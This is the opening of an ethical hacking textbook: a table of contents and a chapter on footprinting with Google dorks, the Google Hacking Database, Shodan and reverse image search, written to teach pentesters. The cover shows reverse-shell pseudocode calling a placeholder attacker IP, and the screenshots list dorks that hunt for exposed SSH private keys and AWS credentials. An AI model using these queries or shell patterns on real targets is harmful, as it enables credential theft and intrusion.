



Reconnaissance
Footprinting
OWASP, XSS
Malware, S
Fuzzing, C
Reverse Sh
Cracking P

```
def start_reverse_shell():
    attacker_ip = "ATTACKER_IP"
    attacker_port = 4444 # Port on
    which the pentester is listening
    # Step 1: Establish connection
    connection = connect_to(attacker_ip, attacker_port)
    # Step 2: Read the attacker's
    input
    while connection_is_open(connection):
        command = receive_data(connection)
```



Ethical Hacking

The Practical Guide for Pentesting and Red Teaming

Florian Dalwigk

 Rheinwerk
Computing

Contents

1	Introduction	19
1.1	What Is Ethical Hacking?	19
1.2	Protection Goals of Information Security	21
1.3	Motivations for Hacking Attacks	23
1.4	Types of Hackers	24
1.5	The Cyber Kill Chain	26
1.6	Hacker Ethics	28
1.7	Advanced Persistent Threats	30
1.8	Common Vulnerabilities and Exposures	32
1.9	Common Vulnerability Scoring System	35
1.10	Classification of Attacks	38
1.11	The MITRE ATT&CK Framework	39
1.12	Tactics, Techniques, and Procedures	45
1.13	Indicators of Compromise	46
1.14	Security Models	47
1.14.1	Defense in Depth	47
1.14.2	The Diamond Model	48
1.14.3	Zero-Trust Model	49
1.14.4	The Pyramid of Pain	50
1.15	Information Warfare	52
1.16	Practice Questions	54
2	TryHackMe	73
2.1	TryHackMe Overview	73
2.2	Hacking Lab	76
2.2.1	Setting Up a Hacking Lab	77
2.2.2	Installing VirtualBox and Kali Linux on Windows	78
2.2.3	Installing VirtualBox and Kali Linux on macOS	81
2.2.4	Setting Up Kali Linux	85
2.2.5	Setting Up an OpenVPN Connection	87
2.2.6	AttackBox	89

2.3	Starting and Solving Hacking Challenges	90
2.4	Support from AI: ShellGPT	95
3	Footprinting and Reconnaissance	101
3.1	What is Footprinting?	101
3.2	Active and Passive Footprinting	102
3.2.1	Footprinting with Search Engines	102
3.2.2	Google Hacking	107
3.2.3	Shodan	109
3.2.4	Reverse Image Search	111
3.2.5	Video Search Engines	112
3.2.6	Meta Search Engines	113
3.2.7	Internet of Things Search Engines	113
3.2.8	Social Networks	114
3.2.9	People Search Engines	115
3.2.10	Job Portals	116
3.2.11	The Wayback Machine (Archive.org)	117
3.2.12	Geographic Search Engines	118
3.2.13	Email Tracking	120
3.2.14	Domain Name System Lookups and Whois	120
3.2.15	Active Footprinting	123
3.3	Well-Known Files	124
3.4	Footprinting on the Dark Web	126
3.5	Tools for Footprinting	127
3.5.1	Finding Subdomains with Sublist3r	131
3.5.2	Collecting Information with theHarvester	133
3.5.3	Finding User Names with Sherlock	133
3.5.4	Creating Word Lists with Custom Word List Generator	134
3.5.5	Reading Metadata with ExifTool	136
3.6	Protection against Footprinting	140
3.7	OhSINT	142
3.7.1	Preparation	142
3.7.2	Finding The User's Avatar	144
3.7.3	Finding the City Where the Person Is Located	145
3.7.4	Finding the Service Set Identifier of the Wireless Access Point	145
3.7.5	Finding the Email Address of the Target Person	147
3.7.6	Finding the Origin of the Email Address	147

3.7.7	Finding Where the Target Person Went on Vacation	147
3.7.8	Finding the Secret Password	148
3.8	Practice Questions	149
4	Scanning	169
4.1	Ports and Services	169
4.2	The OSI Model	171
4.3	HTTP	173
4.4	ICMP, UDP, and TCP	177
4.5	Hping3	181
4.6	Wireshark	184
4.7	Nmap	188
4.7.1	Scanning Techniques with Nmap	191
4.7.2	Host Discovery with AI	192
4.7.3	Protection against Ping Sweeps	193
4.7.4	Scanning Ports and Services with Nmap	194
4.7.5	Scanning Ports and Services with AI	199
4.7.6	Protection Against Port Scanning	201
4.8	Banner Grabbing	201
4.9	Practice Questions	205
5	Enumeration and Fuzzing	231
5.1	What Is Enumeration?	231
5.1.1	Network Basic Input/Output System Enumeration	231
5.1.2	Simple Network Management Protocol Enumeration	232
5.1.3	Lightweight Directory Access Protocol Enumeration	232
5.1.4	Simple Mail Transfer Protocol Enumeration	233
5.1.5	Domain Name System Enumeration	233
5.1.6	Server Message Block Enumeration	234
5.1.7	Network File System Enumeration	234
5.1.8	Remote Procedure Call Enumeration	235
5.1.9	Active Directory Enumeration	235
5.1.10	Web Enumeration	236
5.2	Gobuster	236
5.3	What Is Fuzzing?	238
5.3.1	Dumb Fuzzing	238

5.3.2	Smart Fuzzing (Generation-Based Fuzzing)	239
5.3.3	Mutation-Based Fuzzing	239
5.3.4	Coverage-Guided Fuzzing	240
5.3.5	Protocol Fuzzing	240
5.3.6	Web Fuzzing	240
5.4	Fuzz Faster U Fool	241
5.4.1	Fuzzing Directories and Files	241
5.4.2	Parameter Fuzzing	242
5.4.3	Subdomain and DNS Fuzzing	242
5.5	WPScan	243
5.6	Practice Questions	244
6	Metasploit	251
6.1	Exploits	251
6.2	Searching for Exploits	252
6.3	The Metasploit Framework	255
6.3.1	Metasploitable 2	259
6.3.2	vsftpd Exploit	264
6.3.3	Enumerating SMTP Users	268
6.3.4	Billing: Access to the Server	271
6.4	Practice Questions	275
7	Cryptography	283
7.1	Introduction to Cryptography	283
7.1.1	Protection Goals of Cryptography	284
7.1.2	Types of Cryptography	284
7.1.3	Government Access to Keys and Key Escrow	285
7.1.4	The Kerckhoffs Principle	286
7.2	Ciphers	286
7.2.1	The Caesar Cipher	288
7.2.2	The Vigenère Cipher	290
7.2.3	The Book Cipher	293
7.3	The XOR Operation	295
7.4	The Feistel Network	296
7.5	Encryption Algorithms	301
7.5.1	The RSA Algorithm	303
7.5.2	The Diffie-Hellman Algorithm	304

7.6	Hash Algorithms	306
7.7	One-Time Pad	308
7.8	Digital Signatures	310
7.9	Quantum Cryptography	311
7.10	Public Key Infrastructure	312
7.11	Email Encryption	315
7.12	Cryptanalysis	315
7.13	Practice Questions	319
8	Covert Communication	337
8.1	Why Is Covert Communication Used?	337
8.2	Classic Techniques and Modern Equivalents	337
8.3	Steganography	339
8.3.1	The Least Significant Bit Method	341
8.3.2	File Overlay	343
8.3.3	Alternate Data Streams	345
8.3.4	Steghide	347
8.4	Communication via Side Channels	350
8.5	The Darknet	353
8.5.1	The Tor Network	353
8.5.2	Hidden Services	355
8.5.3	OnionShare	357
8.6	c4ptur3-th3-fl4g	366
8.6.1	Translation and Shifting	366
8.6.2	Spectrograms	371
8.6.3	Steganography	372
8.6.4	Security Through Obscurity	372
8.7	Practice Questions	373
9	Cracking Passwords	381
9.1	Hash Functions and Password Hashes	381
9.2	Kerberos	384
9.3	Salt and Pepper	386
9.4	hashcat	387
9.4.1	Brute Force	389

9.4.2	Dictionary Attack	390
9.4.3	Mask Attack	391
9.4.4	Rule-Based Attack	392
9.4.5	Combinator Attack	394
9.4.6	HAITI	395
9.5	Attacks on Passwords	396
9.5.1	Analog Password Attacks	396
9.5.2	Online Attacks	396
9.5.3	Offline Attacks	398
9.5.4	Cracking Secure Shell Access	399
9.5.5	Cracking ZIP Files	404
9.6	Protection Against Password Attacks	405
9.7	CrackIT	405
9.7.1	Brute Force	405
9.7.2	Dictionary Attack	407
9.7.3	Mask Attack	408
9.7.4	The HKAHacker’s Secret Password	409
9.7.5	CVE-2023-32784	410
9.7.6	Cracking a ZIP Archive	413
9.8	Practice Questions	413
10	OWASP Top 10	425
10.1	A01:2021 Broken Access Control	425
10.2	A02:2021 Cryptographic Failures	428
10.3	A03:2021 Injection	431
10.4	A04:2021 Insecure Design	435
10.5	A05:2021 Security Misconfiguration	438
10.6	A06:2021 Vulnerable and Outdated Components	441
10.7	A07:2021 Identification and Authentication Failures	443
10.8	A08:2021 Software and Data Integrity Failures	445
10.8.1	Software Integrity Failures	445
10.8.2	Data Integrity Failures	446
10.9	A09:2021 Security Logging and Monitoring Failures	450
10.10	A10:2021 Server-Side Request Forgery	452
10.11	Practice Questions	453

11	The OWASP Juice Shop	461
11.1	What Is the OWASP Juice Shop?	461
11.2	Installing the OWASP Juice Shop	461
11.3	Tasks in the OWASP Juice Shop	464
11.3.1	DOM XSS	464
11.3.2	Burp Suite	465
11.3.3	Zero Stars	472
11.3.4	Login Admin	473
11.3.5	Empty User Registration	478
11.3.6	Login Bender or Login Jim	479
11.3.7	Admin Registration	480
12	Cross-Site Scripting	483
12.1	Types of XSS	483
12.1.1	Stored XSS	484
12.1.2	Reflected XSS	484
12.1.3	Document Object Model-Based XSS	485
12.1.4	Blind XSS	487
12.2	Protection Against XSS	489
12.3	Google XSS Game	490
12.3.1	Level 1: Hello, World with XSS	491
12.3.2	Level 2: Persistence Is Key	492
12.3.3	Level 3: That Sinking Feeling...	494
12.3.4	Level 4: Context Matters	496
12.3.5	Level 5: Breaking Protocol	498
12.3.6	Level 6: Hello, World of XSS	500
12.3.7	Level 7: How Do You Hack the Google XSS Game?	502
12.4	Practice Questions	506
13	SQL Injection	517
13.1	SQL Basics	517
13.2	Types of SQL Injections	520
13.2.1	Inline SQL Injections	521
13.2.2	Boolean-Based Blind SQL Injections	521
13.2.3	Time-Based Blind SQL Injections	523
13.2.4	Error-Based SQL Injections	525
13.2.5	UNION-Based SQL Injections	526
13.2.6	Out-of-Band SQL Injections	526

- 13.3 Protection Against SQL Injections 527
- 13.4 SQLMap 527
- 13.5 Practice Questions 538

- 14 Social Engineering 545**
- 14.1 What Is Social Engineering? 545
- 14.2 Psychology of Social Engineering 546
- 14.3 Phases of a Social Engineering Attack 547
- 14.4 Social Engineering Techniques 548
 - 14.4.1 Human-Based Social Engineering 548
 - 14.4.2 Computer-Based Social Engineering 550
 - 14.4.3 Phishing 551
 - 14.4.4 Mobile-Based Social Engineering 555
- 14.5 Insider Threats 556
 - 14.5.1 Motives and Types 556
 - 14.5.2 Detecting Insider Attacks 558
- 14.6 Identity Impersonation and Identity Theft 558
 - 14.6.1 Types of Identity Theft 560
 - 14.6.2 How Identity Theft Is Carried Out 561
 - 14.6.3 Recognizing Identity Theft 561
- 14.7 Threats Posed by Deepfakes 562
- 14.8 Measures Against Social Engineering 564
 - 14.8.1 Protection Against Insider Threats 564
 - 14.8.2 Protection Against Identity Theft 565
 - 14.8.3 Train Employees 566
- 14.9 The Social Engineering Lab 566
 - 14.9.1 Scenarios 567
 - 14.9.2 Phishing Email 569
 - 14.9.3 Phishing Email with Attachment 571
 - 14.9.4 Phishing Search Image 573
 - 14.9.5 Creating a Phishing Email 574
- 14.10 Practice Questions 577

- 15 Reverse Shells 599**
- 15.1 What Is a Bind Shell and How Does It Work? 599
- 15.2 What Is a Reverse Shell and How Does It Work? 600

- 15.3 Examples of Reverse Shells** 602
 - 15.3.1 PHP 602
 - 15.3.2 Java 604
 - 15.3.3 PowerShell 606
 - 15.3.4 Python 607
 - 15.3.5 TTY Shells 608
- 15.4 Obfuscation Techniques for Reverse Shells** 609
- 15.5 Measures to Protect Against Reverse Shells** 613
- 15.6 All in One: Reverse Shell** 613
- 15.7 Practice Questions** 618

- 16 Privilege Escalation** 625
 - 16.1 What Is Privilege Escalation?** 625
 - 16.2 GTFOBins** 625
 - 16.3 Techniques for Privilege Escalation** 627
 - 16.3.1 DLL Hijacking 627
 - 16.3.2 Dylib Hijacking 628
 - 16.3.3 Named Pipe Impersonation 629
 - 16.3.4 Pivoting and Relaying 630
 - 16.3.5 Manipulation of Boot and Logon Scripts 630
 - 16.3.6 sudo -l 630
 - 16.3.7 SUID Bit 631
 - 16.3.8 Protection Against Privilege Escalation 633
 - 16.4 RootMe** 633
 - 16.5 Billing: Privilege Escalation** 637
 - 16.6 All in One: Privilege Escalation** 640
 - 16.7 Practice Questions** 641

- 17 Malware** 649
 - 17.1 What Is Malware?** 649
 - 17.1.1 A Brief History of Malware 650
 - 17.1.2 How Does Malware Get onto a System? 655
 - 17.1.3 What Does Malware Consist of? 656
 - 17.2 Types of Malware** 657
 - 17.2.1 Keylogger 657
 - 17.2.2 Rootkits 658
 - 17.2.3 Trojan 658

17.2.4	Ransomware	663
17.2.5	Viruses and Worms	667
17.2.6	Artificial Intelligence–Based Malware	669
17.3	Malware Analysis	670
17.4	Protection Against Malware	672
17.5	Practice Questions	672
18	Professional Pentesting	683
18.1	Pentest Procedure	683
18.1.1	Defining the Scope	683
18.1.2	Non-Disclosure Agreement	684
18.1.3	Putting Together the Team	684
18.1.4	Conducting the Pentest	684
18.1.5	Report	685
18.1.6	Presentation	685
18.2	Pentesting Standards and Frameworks	685
18.2.1	Penetration Testing Execution Standard	686
18.2.2	Open Web Application Security Project Web Security Testing Guide	687
18.2.3	NIST SP 800-115: Technical Guide to Information Security Testing and Assessment	687
18.2.4	Open Source Security Testing Methodology Manual	688
18.2.5	German Federal Office for Information Security Classification	688
18.3	Structure of Pentest Reports	690
18.3.1	Executive Summary	691
18.3.2	Scope and Objectives	691
18.3.3	Methodology	691
18.3.4	Overview of Vulnerabilities Found	691
18.3.5	Technical Vulnerability Details	691
18.3.6	Recommendations and Measures	692
18.3.7	Appendix	692
18.4	Writing Pentest Reports with Artificial Intelligence Support	692
18.5	Tips for Writing Pentest Reports	696
19	Final Challenge	699
19.1	The Hunt for Agent Dalvikov	699
19.1.1	Challenge 1.1	699

19.1.2	Challenge 1.2	700
19.1.3	Challenge 1.3	702
19.2	The Secret Password Database	702
19.2.1	Challenge 2.1	702
19.2.2	Challenge 2.2	703
19.2.3	Challenge 2.3	704
19.3	Admin Cookie	705
19.3.1	Challenge 3.1	705
19.3.2	Challenge 3.2	707
19.4	The Secret ZIP Folder	708
19.5	Federal Bureau of Investigation–Style Criminal Database	709
19.6	Gaining Access	711
19.7	Privilege Escalation	714
The Author	715
Index	717

Chapter 3

Footprinting and Reconnaissance

Now that we have covered the basics of ethical hacking in Chapter 1 and you have gotten familiar with TryHackMe in Chapter 2, we will dive right into the heart of the matter and begin with the first phase of a hacking attack: reconnaissance. Footprinting will play an important role here, and footprinting and reconnaissance are closely related. You will learn the following:

- What footprinting and reconnaissance are
- The differences between active and passive footprinting
- Which search engines are used for footprinting
- How to use Google for hacking
- How to use the Google hacking database
- How dark web footprinting works
- How to protect yourself from footprinting

3.1 What is Footprinting?

Footprinting and reconnaissance both involve collecting information about a target, but there are differences in their focus and approach. *Footprinting* is the process of systematically collecting information about a target system or organization before launching an attack, and its goal is to create a detailed profile of the target system: just as people leave footprints in the analog world, organizations leave footprints in the digital world that can be collected in various ways. *Reconnaissance*, on the other hand, is a broader term that describes the entire process of gathering information prior to an attack. Footprinting is part of reconnaissance, which encompasses a variety of techniques for gathering as much information as possible about a target.

The goal of footprinting is to create a footprint that reveals potential points of attack. The attacker is particularly interested in information about the organization, its network, and its systems:

- **Information about the organization**

This includes the organizational structure, employees, locations, business partners, technologies, contracts, etc. Collecting this information helps the attacker gain a general overview of the organization and enables them to plan targeted attacks.

- **Network information**

This includes, for example, domains and subdomains, trusted routers, firewalls, network topology, accessible IP addresses, and DNS and Whois entries.

- **System information**

This includes the operating systems of web servers, their locations, and publicly available email addresses, user names, and passwords.

With the information collected, the attacker can, if necessary, do the following:

- Find out about the target's defense mechanisms
- Narrow down the target area to specific domains, subdomains, web servers, etc.
- Identify vulnerabilities
- Map and attack the network
- Carry out social engineering attacks
- Conduct industrial espionage
- Steal confidential information

3.2 Active and Passive Footprinting

We make a distinction between active and passive footprinting:

- **Active footprinting**

The attacker collects information through direct interaction with the target system, and since these interactions often leave traces in the target system, the activities may be detected.

- **Passive footprinting**

The attacker collects information without directly interacting with the target system, so the attacker remains largely invisible because they do not perform any activities that could leave traces in the target system. Instead, they use publicly available sources to gather information.

There are many different ways to obtain information about a system. Search engines are a very rich source of information gathering, as they provide access to a wealth of publicly available information.

3.2.1 Footprinting with Search Engines

You can perform footprinting by using search engines, websites, social media platforms, web servers, etc. You can use search engines such as *Google* and *DuckDuckGo* to collect publicly available information about the target. It is essential to use different search engines, as Google, for example, returns results that are different from DuckDuckGo's for the same search query. You can also use internet archives such as the Wayback Machine (*archive.org*) to view earlier versions of the target's website.

With the help of advanced search parameters (see Table 3.2), you can obtain more specific search results and find information that is not intended for the public. You can use specific search queries to find information such as email addresses, social media profiles, forum posts, documents, and press articles that may provide clues about the internal structure or security vulnerabilities of a target organization. Often, users publish this information on the internet unknowingly or unintentionally, due to incorrectly configured systems or careless handling of sensitive data.

Table 3.1 lists some important search engines.

Name	Description	URL
AOL	<i>AOL</i> used to be one of the most popular search engines in the United States, but it has become less and less important in recent years. Nowadays, AOL often uses content from other sources, such as <i>Bing</i> .	https://search.aol.com/
Ask	<i>Ask</i> , formerly known as <i>Ask Jeeves</i> , is a question-and-answer-style search engine that specializes in processing user queries in natural language. It is no longer as popular as it once was, but it still offers search services.	www.ask.com/
Baidu	<i>Baidu</i> is the leading search engine in China, and similar to <i>Google</i> , it offers a variety of internet services, including maps, news, and AI services. Due to censorship in China, Baidu has a large market share in the region but is less known outside of China.	www.baidu.com/
Bing	<i>Bing</i> is Microsoft's search engine and a direct competitor to <i>Google</i> . Bing is integrated by default into many Microsoft products, such as the Edge browser and Windows.	www.bing.com/
DuckDuckGo	<i>DuckDuckGo</i> stands out from other search engines due to its focus on privacy. It does not track user activity and does not display personalized results.	https://duckduckgo.com/
Google	<i>Google</i> is the world's leading search engine and dominates the market. It not only offers web search services, but it has also developed a comprehensive ecosystem that includes email (Gmail), maps (Google Maps), videos (YouTube), and much more.	http://google.com/

Table 3.1: Major Search Engines

Name	Description	URL
Yahoo	<i>Yahoo</i> was once one of the leading search engines and internet portals, but it has lost popularity in recent years. Yahoo Search is now largely powered by Bing, but Yahoo continues to offer services such as email and news.	https://search.yahoo.com/
Yandex	<i>Yandex</i> is one of the largest search engines in Russia and the Commonwealth of Independent States (CIS) countries,* and it is often referred to as the “Russian Google.” It offers a variety of services similar to Google’s, including maps, translations, email, cloud storage, and online advertising. Yandex has a large market share in Russia and surrounding regions, but it is less prevalent internationally.	https://yandex.com/

* The CIS is a group of former Soviet republics that formed a loose political and economic community after the collapse of the Soviet Union in 1991.

Table 3.1: Major Search Engines (Cont.)

We will focus primarily on the Google search engine, as it offers advanced search parameters that allow you to obtain more specific search results and search for digital breadcrumbs that organizations unknowingly leave behind on the internet. Table 3.2 lists important search parameters, their meanings, and an example of each.

Parameter	Description	Example
site:	This parameter limits search results to a specific domain or subdomain.	site:example.com hacking This shows all pages on <code>example.com</code> that contain the term <code>hacking</code> .
inurl:	This parameter searches for pages whose URL contains a specific word or term.	inurl:hacking This displays pages that contain the word <code>hacking</code> in their URL. This parameter can be combined with others, as in this example: site:amazon.com inurl:hacking This displays pages on <code>amazon.com</code> that contain the word <code>hacking</code> in their URL.

Table 3.2: Google Search Parameters with Examples

Parameter	Description	Example
allinurl:	This parameter limits the results to pages whose URLs contain all of the specified words.	allinurl:learn hacking This displays pages whose URLs contain both <code>hack</code> and <code>learn</code> .
intitle:	This parameter searches for web pages that have at least one of the specified keywords in their title.	intitle:ethical hacking This shows pages that have <code>Ethical</code> and <code>Hacking</code> somewhere in their title, but not necessarily both words together.
allintitle:	This parameter only shows pages that have all of the specified search terms in the title.	allintitle:Python programming beginners This displays pages whose titles contain all of the following words: <code>Python</code> , <code>programming</code> , and <code>beginners</code> .
link:	This parameter lists websites that link to the specified website, and you can use it to find out which pages link to a specific website.	link:example.com This shows pages that link to <code>example.com</code> .
cache:	This parameter displays a version of a website stored in Google's cache, which is useful if a page is unavailable or has changed.	cache:example.com This displays the most recently stored version of <code>example.com</code> .
related:	This parameter displays pages that are similar to the specified website, which is particularly useful when you are searching for similar content.	related:example.com This displays pages that are similar in content to <code>example.com</code> .
info:	This parameter provides information that Google has about a specific website, such as a brief overview, similar pages, caches, and links to the page.	info:example.com This provides information about <code>example.com</code> , such as similar pages and Google cache.
location:	This parameter finds information about a specific location or in a specific geographic region.	location:United States Hacking This displays results related to <code>hacking</code> that refer to the United States.

Table 3.2: Google Search Parameters with Examples (Cont.)

Parameter	Description	Example
filetype:	This parameter allows you to filter search results for specific file formats, which is useful when you are searching for documents in formats such as PDF, DOCX, XLS, and PPT.	Hacking Tutorial filetype:pdf This displays PDF files that contain hacking tutorials.
intext:	This parameter searches for pages that contain the specified word or phrase in the text of the website, regardless of whether it appears in the title, the URL, or elsewhere. This is useful when you are searching for a specific term in the main content of web pages.	intext:Learn to hack This displays pages whose text contains the terms hacking and learning.

Table 3.2: Google Search Parameters with Examples (Cont.)

You can combine the search parameters from Table 3.2 into complex search queries by stringing them together, separated by spaces. Google provides a GUI with *Advanced Search* where you can also enter these search parameters, and you can find it at www.google.com/advanced_search.

A similar option is also available for image searches. It is called *Advanced Image Search*, and you can find it at www.google.com/advanced_image_search.

You can also use *ShellGPT* to generate Google search queries. To do this, you formulate what you want to search for in natural language in a prompt, and the AI does the rest:

```
python sgpt "Search the BSI website (bsi.bund.de) for PDF documents."
```

The answer follows promptly:

```
To search for PDF documents on the BSI (Federal Office for Information Security) website, you can use the Google search engine with a special search operator. Here is an example of how you can do this:
```

```
site:bsi.bund.de filetype:pdf
```

```
This command searches for PDF files on the domain bsi.bund.de. You can enter this search directly into the Google search bar. Alternatively, you can use the search function on the BSI website, if available, and filter for PDF documents.
```

As you can see, it explains exactly which advanced search parameters you need to enter into Google to get the desired result:

```
site:bsi.bund.de filetype:pdf
```

3.2.2 Google Hacking

The *Google Hacking Database* (GHDB) is a collection of search queries (*Google Dorks*) that are designed to find information on websites that is not actually intended for the public. These search queries use, among other things, Google search parameters (see Table 3.2) to specifically search for vulnerabilities in websites, incorrectly configured servers, or sensitive files that have been accidentally made available online. You can access the GHDB at www.exploit-db.com/google-hacking-database.

Among other things, you can use the GHDB to find the following on the internet:

- Sensitive files
- System and server information
- Misconfigured servers
- Directories and folders
- Error messages
- Vulnerable devices

The various GHDB categories are as follows:

- **Files Containing Juicy Info**
This category includes search queries that target documents and files that may contain confidential information, such as configuration or log files.
- **Files Containing Passwords**
This category specifically searches for files that may contain passwords in plaintext, such as log files in which passwords have been accidentally stored.
- **Sensitive Directories**
This category identifies directories that may contain confidential content, such as backups or system configurations.
- **Web Server Detection**
These are search queries that reveal information about the web servers used and their software versions, which may indicate security vulnerabilities in outdated software.
- **Vulnerable Files**
This category includes files that may have vulnerabilities, such as outdated PHP scripts.
- **Vulnerable Servers**
This category searches for vulnerable servers that are running outdated software or have incorrect server settings, for example.
- **Error Messages**
This category searches for error messages that are accidentally accessible on the public internet and that may potentially reveal confidential technical details, such as server structures and database errors.
- **Network or Vulnerability Data**
This category provides information about networks that could reveal sensitive information about IP addresses, network devices, and configurations.
- **Pages Containing Login Portals**
This category searches for pages that contain login forms or portals and may not be adequately secured.

■ Various Online Devices

This category covers a wide range of devices (such as webcams, printers, Internet of Things [IoT] devices,¹ and routers) that may be unsecured and publicly accessible.

■ Advisories and Vulnerabilities

This category includes searches for known security gaps and vulnerabilities in specific software versions or applications. These are based on CVE entries.

If you enter the term “VPN” in the search box on the GHDB website, for example, you will see a number of Google Dorks that you can use for VPN footprinting (see Figure 3.1).

The screenshot shows the Google Hacking Database interface with a search for 'vpn'. The results table is as follows:

Date Added	Dork	Category	Author
2024-01-29	intitle:"OpenVpn Status Monitor"	Vulnerable Servers	Sabeen Technology
2023-04-10	inurl:".ir/" intext:"index of /" .ovpn	Files Containing Juicy Info	Azar A. Nariman
2023-03-07	allintitle:"Cyberoam SSL VPN Portal"	Pages Containing Login Portals	GirlLearnCyber
2022-06-16	intitle:"index of" .ovpn	Files Containing Juicy Info	Chandan Sharma
2021-10-19	Fwd: inurl:"/sslvpn_logon.shtml" intitle:"User Authentication" "WatchGuard Technologies"	Pages Containing Login Portals	Mugdha Bansode
2021-06-25	inurl:"/sslvpn_logon.shtml" intitle:"User Authentication" "WatchGuard Technologies"	Pages Containing Login Portals	Mugdha Peter Bansode

Figure 3.1: Searching for Google Dorks for VPN Footprinting on www.exploit-db.com/

Each entry is labeled with a date, the corresponding Google Dork, the associated category, and the author.

You can also search by category by clicking on **Filters** in the upper right corner and selecting a suitable category. Figure 3.2 shows how to search specifically for Google Dorks from the **Files Containing Passwords** category.

The screenshot shows the Google Hacking Database interface with the 'Files Containing Passwords' category selected. The results table is as follows:

Date Added	Dork	Category	Author
2024-08-23	site:github.com "BEGIN OPENSSSH PRIVATE KEY"	Files Containing Passwords	kstrawn0
2024-08-23	ext:nix "BEGIN OPENSSSH PRIVATE KEY"	Files Containing Passwords	kstrawn0
2024-07-04	intitle:index of /etc/ssh	Files Containing Passwords	Shivam Dhingra
2024-07-04	intext:"aws_access_key_id" intext:"aws_secret_access_key" filetype:json filetype:yaml	Files Containing Passwords	Joel Indra

Figure 3.2: Searching for Google Dorks from Files Containing Passwords Category on www.exploit-db.com/

1 An IoT device is an object that is connected to the internet and that can collect, send, and receive data to enable various functions in areas such as smart homes.

You can access the lecture video on GHDB via the following link:



Figure 3.3: https://florian-dalwigk.com/cehen/ghdb_en

You can collect location information through services such as *GeoIP* or *Shodan*, which let you find the physical location of servers or IP addresses.

3.2.3 Shodan

Shodan is a search engine designed to find publicly accessible, internet-enabled devices and systems. While traditional search engines such as Google primarily index websites, *Shodan* searches the internet for IP addresses and specifically scans devices and systems that are available online. This allows you to find information about various devices.

You can access the *Shodan* website at <https://shodan.io>, and to use *Shodan*, you need to set up an account there. The free version only offers a limited range of functions, and using *Shodan* via the Tor network has become virtually impossible, as the screenshot in Figure 3.4 shows.




Figure 3.4: Screen Showing It Is No Longer Possible to Use *Shodan* via Tor Network

Besides, since you have to create an account to use *Shodan* anyway, using this search engine via the Tor network would only offer a limited degree of additional security.

What can you do with *Shodan*?

- **Identify unprotected IoT devices**

You can use *Shodan* to find vulnerable devices and identify potential vulnerabilities. For example, you can discover unsecured cameras or devices with default passwords, which the operator should then protect. Note that you should not access such devices without prior written permission from the owner, since that is a criminal offense.

- **Identify open ports and services**

Shodan is able to display open ports and the services running behind them.

- **Determine location data**

Shodan can display IP addresses and, in many cases, geolocation information for the scanned devices.

- **Perform security checks**

You can use filters such as `vuln:CVE-XXXX-XXXXX` to find devices that are vulnerable to specific security vulnerabilities.

- **Perform threat monitoring**

Security researchers can use Shodan to find potentially dangerous devices that are part of a botnet or may be infected with malware.

Table 3.3 lists some parameters that you can specify in a search:

Search Parameter	Description	Example
host:IP address	This parameter searches for devices that have a specific IP address.	host:8.8.8.8
port:number	This parameter limits the search to specific ports.	port:80 (HTTP), port:22 (SSH)
country:ISO code	This parameter filters the results by country.	country:US (United States)
city:City name	This parameter searches for devices in a specific city.	city:Boston
org:Organization	This parameter filters results by organization or company.	org:Google
isp:Internet service provider	This parameter enables filtering by specific internet providers.	isp:Vodafone
product:Product name	This parameter finds devices or software with a specific product name.	product:Apache
version:Version number	This parameter finds devices with a specific software version.	product:Apache version:2.4.7
os:Operating system	This parameter enables you to search for devices with specific operating systems.	os:Linux
after:date before:date	This parameter searches for results that were entered into the Shodan database after or before a specific date.	after:01/01/2023 before:01/01/2024
vuln:CVE	This parameter enables targeted searches for known security vulnerabilities on devices or systems indexed in Shodan. However, it is subject to a fee.	vuln:CVE-2014-0160 (Heartbleed)

Table 3.3: Shodan Search Parameters with Examples

Search Parameter	Description	Example
has_screenshot:true	This parameter allows you to display only devices or systems that have a screenshot in their Shodan profile. Shodan creates screenshots for many publicly accessible web interfaces (e.g., routers, surveillance cameras, industrial control systems) that show the status of the interface or user interface. This option is often used in conjunction with other search parameters.	
webcam	This parameter allows you to search for webcams, and it is often used in conjunction with other search parameters.	webcam country:US

Table 3.3: Shodan Search Parameters with Examples (Cont.)

You can access the lecture video on Shodan via the following link:



Figure 3.5: https://florian-dalwigk.com/cehe/shodan_en

3.2.4 Reverse Image Search

You can use a *reverse image search* to collect information about images and analyze their origin and distribution on the internet. This method is particularly useful for finding out where an image is used, whether it has been edited or manipulated, and whether it is associated with specific people, events, or brands. Table 3.4 provides an overview of websites that offer reverse image search.

Reverse Image Search Platform	Description	Link
Google Image Search	In addition to traditional image searches using search terms, <i>Google Image Search</i> offers reverse image search. This feature allows users to upload an image or enter an image URL to find similar or identical images and their sources on the internet.	https://images.google.com

Table 3.4: Overview of Various Reverse Image Search Platforms

Reverse Image Search Platform	Description	Link
TinEye	Instead of searching for images using search terms, <i>TinEye</i> allows users to upload an image or enter an image URL. <i>TinEye</i> then searches for identical or similar images on the internet. This allows users to find the source of an image, for example.	https://tineye.com/
PimEyes	<i>PimEyes</i> focuses on facial recognition for reverse image searches, and with it users can upload a photo and search the internet for similar or identical faces. The tool scans a large number of public websites, blogs, and social networks to determine where a particular face appears on the internet, and it can even recognize slightly altered or edited images. It is a very powerful tool that you can use to identify people even if they have aged several years.	https://pimeyes.com/

Table 3.4: Overview of Various Reverse Image Search Platforms (Cont.)

3.2.5 Video Search Engines

Videos are also important when gathering information, and to find such videos, you can consult video search engines that index content on platforms and social networks. Table 3.5 lists and describes some of these search engines.

Video Search Engine	Description	Link
YouTube	<i>YouTube</i> is the largest video platform and search engine, where users publish training courses, lectures, demonstrations, and tours of buildings, among other things. You can use <i>YouTube</i> for footprinting, to find information that users reveal in videos, such as company environments or explanations from employees.	https://youtube.com

Table 3.5: Overview of Various Video Search Engines

Video Search Engine	Description	Link
Bing Video Search	In addition to YouTube, <i>Bing</i> indexes videos from platforms such as Vimeo, Dailymotion, and Facebook. The diversity of sources lets you use Bing Video Search to find videos on lesser-known or alternative video platforms.	www.bing.com/?scope=video&nr=1
Google Videos	<i>Google Videos</i> is another option for searching for video content on multiple platforms simultaneously. In addition to YouTube, it includes video results from news websites, blogs, and social media platforms.	www.google.com/videohp?hl=en

Table 3.5: Overview of Various Video Search Engines (Cont.)

3.2.6 Meta Search Engines

Meta search engines search the internet by sending queries to multiple search engines simultaneously, and they aggregate the results to provide a more comprehensive and often less filtered list of results. Meta search engines are particularly useful for footprinting, as they allow you to quickly comb through various sources and gather as much information as possible.

